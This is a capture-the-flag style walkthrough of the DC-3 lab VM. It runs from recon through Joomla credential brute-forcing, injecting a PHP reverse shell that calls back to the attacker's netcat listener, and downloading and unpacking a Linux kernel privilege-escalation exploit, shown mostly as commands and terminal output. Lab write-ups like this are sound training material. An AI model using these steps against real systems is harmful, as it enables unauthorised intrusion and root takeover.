


```
kali@kali: ~/dc-3
Session Actions Edit View Help
Currently scanning: Finished! | Screen View: Unique Hosts
13 Captured ARP Req/Rep packets, from 13 hosts. Total size: 780

IP          At MAC Address  Count  Len  MAC Vendor / Hostname
-----
192.168.1.15 70:a8:d3:ae:84:90 1      60   Intel Corporate
192.168.1.27 00:0c:29:cd:99:24 1      60   VMware, Inc.
192.168.1.8  ee:49:aa:67:bf:85 1      60   Unknown vendor
192.168.1.33 dc:56:7b:14:86:fd 1      60   CLOUD NETWORK TECHNOLOGY SINGAPORE PTE. LTD.
192.168.1.34 dc:56:7b:14:86:fd 1      60   CLOUD NETWORK TECHNOLOGY SINGAPORE PTE. LTD.
192.168.1.37 76:9c:c5:2d:ab:75 1      60   Unknown vendor
192.168.1.28 22:50:ce:a4:09:e4 1      60   Unknown vendor
192.168.1.29 22:50:ce:a4:09:e4 1      60   Unknown vendor
192.168.1.31 22:50:ce:a4:09:e4 1      60   Unknown vendor
192.168.1.24 60:45:2e:29:82:b3 1      60   Intel Corporate
192.168.1.30 60:45:2e:29:82:b3 1      60   Intel Corporate
192.168.1.22 f0:a6:54:27:18:5b 1      60   CLOUD NETWORK TECHNOLOGY SINGAPORE PTE. LTD.
192.168.1.39 f0:a6:54:27:18:5b 1      60   CLOUD NETWORK TECHNOLOGY SINGAPORE PTE. LTD.

(kali@kali)-[~/dc-3]
$ nmap -sC -sV -p- 192.168.1.27
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-05 05:51 -0500
Nmap scan report for 192.168.1.27
Host is up (0.00080s latency).
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Home
|_http-generator: Joomla! - Open Source Content Management
MAC Address: 00:0C:29:CD:99:24 (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```

Step 1: Used Netdiscover to find all hosts on the network. Target IP 192.168.1.27 identified as DC-3 VM. Nmap scan showed only Port 80 open, running Joomla CMS on Apache.



Step 2: Opened the target website in browser. Used Wappalizer extension to confirm the tech stack ? Joomla CMS, Apache, PHP, Ubuntu.


```
kali@kali: ~/dc-3
$ ls /usr/share/nmap/scripts | grep "joomla"
http-joomla-brute.nse

kali@kali: ~/dc-3
$ nmap --script=http-joomla-brute.nse 192.168.1.27
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-05 05:53 -0500
Nmap scan report for 192.168.1.27
Host is up (0.00021s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
| http-joomla-brute:
|   Accounts:
|     admin:snoopy - Valid credentials
|     test:snoopy - Valid credentials
|     root:hunter - Valid credentials
|     administrator:hunter - Valid credentials
|     webadmin:hunter - Valid credentials
|     user:snoopy - Valid credentials
|     web:snoopy - Valid credentials
|     guest:snoopy - Valid credentials
|     netadmin:snoopy - Valid credentials
|     sysadmin:hunter - Valid credentials
|   Statistics: Performed 1358 guesses in 82 seconds, average tps: 16.2
MAC Address: 00:0C:29:CD:99:24 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 83.01 seconds

kali@kali: ~/dc-3
$ nc -l -p 4444
listening on [any] 4444 ...
connect to [192.168.1.16] from (UNKNOWN) [192.168.1.27] 51598
Linux DC-3 4.4.0-21-generic #37-Ubuntu SMP Mon Apr 18 18:34:49 UTC 2016 i686 i686 i686 GNU/Linux
```

Step 3: Used Nmap Joomla brute force script to find valid credentials. Got admin:snoopy login. Also started Netcat listener on port 4444 to catch reverse shell.



Step 4: Logged into Joomla Admin Panel using admin:snoopy. Navigated to Extensions > Templates > Beez3 to edit the error.php file for shell injection.

Home kali-linux-2025.4-vmware-... nixsecura DC-3 (4)

Templates: Customise (B... Linux Kernel 4.4.x (Ubuntu... Home

Not Secure http://192.168.1.27/administrator/index.php?option=com_templates&view=template&id=503&file=L2Vycm9yLnBocA%3D%3D

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Templates: Customise (Beez3) Joomla!

Save Save & Close Copy Template Template Preview Manage Folders New File Rename File Delete File Close File Help

Editor Create Overrides Template Description

Editing file "error.php" in template "beez3".

css
html
images
javascript
language
component.php
error.php
index.php
language.php
templateDetails.xml
template_preview.png


Press F10 to toggle Full Screen editing.

```
47 set_time_limit (0);  
48 $VERSION = "1.0";  
49 $ip = '192.168.1.16'; // CHANGE THIS  
50 $port = 4444; // CHANGE THIS  
51 $chunk_size = 1400;  
52 $write_a = null;  
53 $error_a = null;  
54 $sshell = 'uname -a; w; id; /bin/sh -i';  
55 $daemon = 0;  
56 $debug = 0;  
57  
58 //  
59 // Daemonise ourself if possible to avoid zombies later  
60 //  
61  
62 // pcntl_fork is hardly ever available, but will allow us to daemonise  
63 // our php process and avoid zombies. Worth a try...  
64 if (function_exists('pcntl_fork')) {  
65     // Fork and have the parent process exit  
66     $pid = pcntl_fork();  
67  
68     if ($pid == -1) {  
69         printit("ERROR: Can't fork");  
70         exit(1);  
71     }
```

View Site 0 Visitors 1 Administrator 0 Messages Log out Joomla! 3.7.0 — © 2020 DC-3

, move the mouse pointer inside or press Ctrl+G.

Step 5: Injected PHP reverse shell code into error.php. Changed IP to Kali machine IP (192.168.1.16) and port to 4444. Saved the file.



4, move the mouse pointer inside or press Ctrl+G.

Step 6: Got the PHP reverse shell code from GitHub (pentestmonkey/php-reverse-shell). This script creates a TCP connection back to attacker machine when triggered.


```
kali@kali: ~/dc-3
$ nc -lvp 4444
listening on [any] 4444 ...
connect to [192.168.1.16] from (UNKNOWN) [192.168.1.27] 51598
Linux DC-3 4.4.0-21-generic #37-Ubuntu SMP Mon Apr 18 18:34:49 UTC 2016 i686 i686 i686 GNU/Linux
20:55:35 up 5 min, 0 users, load average: 2.79, 1.17, 0.46
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ ls
bin
boot
dev
etc
home
initrd.img
lib
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
sys
tmp
usr
var
vmlinuz
$ python -c 'import pty;pty.spawn("/bin/bash")'
www-data@DC-3:/$ lsb_release -a
lsb_release -a
```

Step 7: Triggered error.php by visiting a bad URL. Caught the shell on Netcat as www-data user. Upgraded to full TTY using Python. OS confirmed as Ubuntu 16.04.

```
var
vmlinuz
$ python -c 'import pty;pty.spawn("/bin/bash")'
www-data@DC-3:/$ lsb_release -a
lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 16.04 LTS
Release:        16.04
Codename:       xenial
www-data@DC-3:/$ cd tmp
cd tmp
www-data@DC-3:/tmp$ ls
ls
systemd-private-f265414add784b3eb5d5f71937e5af91-systemd-timesyncd.service-FCn0AW
vmware-root
www-data@DC-3:/tmp$ wget https://gitlab.com/exploit-database/exploitdb-bin-spoits/-/raw/main/bin-spoits/39772.zip
database/exploitdb-bin-spoits/-/raw/main/bin-spoits/39772.zip
--2026-02-05 20:57:47-- https://gitlab.com/exploit-database/exploitdb-bin-spoits/-/raw/main/bin-spoits/39772.zip
Resolving gitlab.com (gitlab.com)... 2606:4700:90:0:f22e:fbec:5bed:a9b9, 172.65.251.78
Connecting to gitlab.com (gitlab.com)|2606:4700:90:0:f22e:fbec:5bed:a9b9|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 7025 (6.9K) [application/octet-stream]
Saving to: '39772.zip'

39772.zip      100%[=====>]  6.86K  --.-KB/s  in 0.002s

2026-02-05 20:57:49 (4.43 MB/s) - '39772.zip' saved [7025/7025]

www-data@DC-3:/tmp$ ls
ls
39772.zip
systemd-private-f265414add784b3eb5d5f71937e5af91-systemd-timesyncd.service-FCn0AW
vmware-root
www-data@DC-3:/tmp$ unzip 39772.zip
```

Move the mouse pointer inside or press Ctrl+G.

Step 8: Inside the target machine, went to /tmp directory. Downloaded the privilege escalation exploit (EDB-39772) zip file from GitLab using wget. Unzipped it.

Home X kali-linux-2025.4-vmware-... X nibsecura X DC-3 (4) X

Templates: Customise (B) X Linux Kernel 4.4.x (Ubuntu: X Home X php-reverse-shell/php-re X +

www.exploit-db.com/exploits/39772

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EXPLOIT DATABASE

Linux Kernel 4.4.x (Ubuntu 16.04) - 'double-fdput()' bpf(BPF_PROG_LOAD) Privilege Escalation

EDB-ID: 39772	CVE: 2016-4557	Author: GOOGLE SECURITY RESEARCH	Type: LOCAL	Platform: LINUX	Date: 2016-05-04
EDB Verified: ✓		Exploit: 1 / 1		Vulnerable App:	

Source: <https://bugs.chromium.org/p/project-zero/issues/detail?id=888>

In Linux >=4.4, when the CONFIG_BPF_SYSCALL config option is set and the kernel.unprivileged_bpf_disabled sysctl is not explicitly set to 1 at runtime, unprivileged code can use the bpf() syscall to load eBPF socket filter programs. These conditions are fulfilled in Ubuntu 16.04.

When an eBPF program is loaded using bpf(BPF_PROG_LOAD, ...), the first function that touches the supplied eBPF instructions is replace_map_fd with map_ptr(), which looks for instructions that reference eBPF map file descriptors and looks up pointers for the corresponding map files. This is done as follows:

```
/* look for pseudo eBPF instructions that access map FDs and
 * replace them with actual map pointers
```

Step 9: Checked Exploit-DB for EDB-39772. It targets Linux Kernel 4.4.x (Ubuntu 16.04) via a double-fdput() bug in eBPF ? allows unprivileged user to get root.

Home kali-linux-2025.4-vmware... nixsecura DC 3 (4)

Templates: Customise (B... Linux Kernel 4.4.x (Ubuntu) Home php-reverse-shell/php-r...

www.exploit-db.com/exploits/39772

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```
user@host:~/ebpf_mapfd_doubleput$ ./doubleput
starting writew
woohoo, got pointer reuse
writew returned successfully. if this worked, you'll have a root shell in <=60 seconds.
suid file detected, launching rootshell...
we have root privs now...
root@host:~/ebpf_mapfd_doubleput# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),38(dip),46(plugdev),113(lpadmin),128(sambashare),999(vboxsf),1000(user)
```

This exploit was tested on a Ubuntu 16.04 Desktop system.

Fix: <https://git.kernel.org/cgit/linux/kernel/git/torvalds/linux.git/commit/?id=8358b02bf7e3a5d8a825070e1aa73f25fb2e4c7>

Proof of Concept: <https://bugs.chromium.org/p/project-zero/issues/attachment?aid=232552>
Exploit-DB Mirror: <https://gitlab.com/exploit-database/exploitdb-bin-splotts/-/raw/main/bin-splotts/39772.zip>

Tags:  [Advisory/Source: Link](#)

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Shellcodes	Exploit Statistics		Proving Grounds
			Penetration Testing Services


4, move the mouse pointer inside or press Ctrl+G.

Step 10: Exploit ran successfully. Got output: 'woohoo, got pointer reuse' and 'we have root privs now'. uid=0(root) confirmed ? root shell obtained.

```
kali@kali:~/dc-3
Session Actions Edit View Help
2026-02-05 20:57:49 (4.43 MB/s) - '39772.zip' saved [7025/7025]


www-data@DC-3:/tmp$ ls
ls
39772.zip
systemd-private-f265414add784b3eb5d5f71937e5af91-systemd-timesyncd.service-FCn0AW
vmware-root
www-data@DC-3:/tmp$ unzip 39772.zip
unzip 39772.zip
Archive: 39772.zip
  creating: 39772/
  inflating: 39772/.DS_Store
  creating:   _MACOSX/
  creating:   _MACOSX/39772/
  inflating:   _MACOSX/39772/.DS_Store
  inflating: 39772/crasher.tar
  inflating:   _MACOSX/39772/.crasher.tar
  inflating: 39772/exploit.tar
  inflating:   _MACOSX/39772/.exploit.tar
www-data@DC-3:/tmp$ ls
ls
39772
39772.zip
  _MACOSX
systemd-private-f265414add784b3eb5d5f71937e5af91-systemd-timesyncd.service-FCn0AW
vmware-root
www-data@DC-3:/tmp$ cd 39772
cd 39772
www-data@DC-3:/tmp/39772$ ls
ls
crasher.tar  exploit.tar
www-data@DC-3:/tmp/39772$ tar -xvf exploit.tar
tar -xvf exploit.tar
ebpf_mapfd_doubleput_exploit/
ebpf_mapfd_doubleput_exploit/hello.c
```

Step 11: Inside the unzipped exploit folder, extracted exploit.tar. Found files: compile.sh, doubleput.c, hello.c, suidhelper.c inside ebpf_mapfd_doubleput_exploit folder.



```
kali@kali: ~/dc-3
Session Actions Edit View Help
crasher.tar exploit.tar
www-data@DC-3:/tmp/39772$ tar -xvf exploit.tar
tar -xvf exploit.tar
ebpf_mapfd_doubleput_exploit/
